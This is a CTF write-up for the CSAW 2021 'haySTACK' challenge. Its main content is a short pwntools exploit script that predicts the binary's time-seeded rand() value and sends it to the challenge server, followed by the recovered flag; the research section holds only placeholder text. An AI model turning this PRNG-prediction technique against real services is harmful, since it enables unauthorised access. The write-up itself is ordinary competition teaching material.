


# haySTACK

CSAW 2021 CTF

GoProSlowYo



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## Contents

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## haySTACK

Writeup by: GoProSlowYo solved by jrozner

Team: OnlyFeet

Writeup URL: GitHub

---

```
1 Help! I've lost my favorite needle!
2
3 nc pwn.chal.csaw.io 5002
```

### Initial Research

Words about the binary and the exploit.

```
1 $ echo 'thingz'
2 thingz
```

### Exploit Script

```
1 #!/usr/bin/env python
2 from pwn import *
3 from math import floor
4 from ctypes import CDLL
5
6 # Set up pwntools for the correct architecture
7 context.update(arch='amd64')
8 context.terminal = ['tmux', 'splitw', '-h']
9 exe = './haystack'
10
11 # Many built-in settings can be controlled on the command-line and show
12 # up
13 # in "args". For example, to dump all data sent/received, and disable
14 # ASLR
15 # for all created processes...
16 # ./exploit.py DEBUG NOASLR
17
18 def start(argv=[], *a, **kw):
19     '''Start the exploit against the target.'''
20     if args.GDB:
21         return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
```

```
21     elif args.REMOTE:
22         return remote('pwn.chal.csaw.io', 5002)
23     else:
24         return process([exe] + argv, *a, **kw)
25
26 # Specify your GDB script here for debugging
27 # GDB will be launched if the exploit is run via e.g.
28 # ./exploit.py GDB
29 gdbscript = '''
30 continue
31 ''' .format(**locals())
32
33 #=====
34 #                               EXPLOIT GOES HERE
35 #=====
36
37 io = start()
38
39 libc = CDLL("libc.so.6")
40 now = int(floor(time.time()))
41 libc.srand(now)
42
43 guess = libc.rand() % 0x100000
44
45 io.sendlineafter('Which haystack do you want to check?\n', '{}'.format(
46     guess))
47
48 io.interactive()
```

## Victory

Save and run the exploit.

Submit the flag and claim the points:

**flag{4lw4YS\_r3m3mB3R\_2\_ch3CK\_UR\_st4cks}**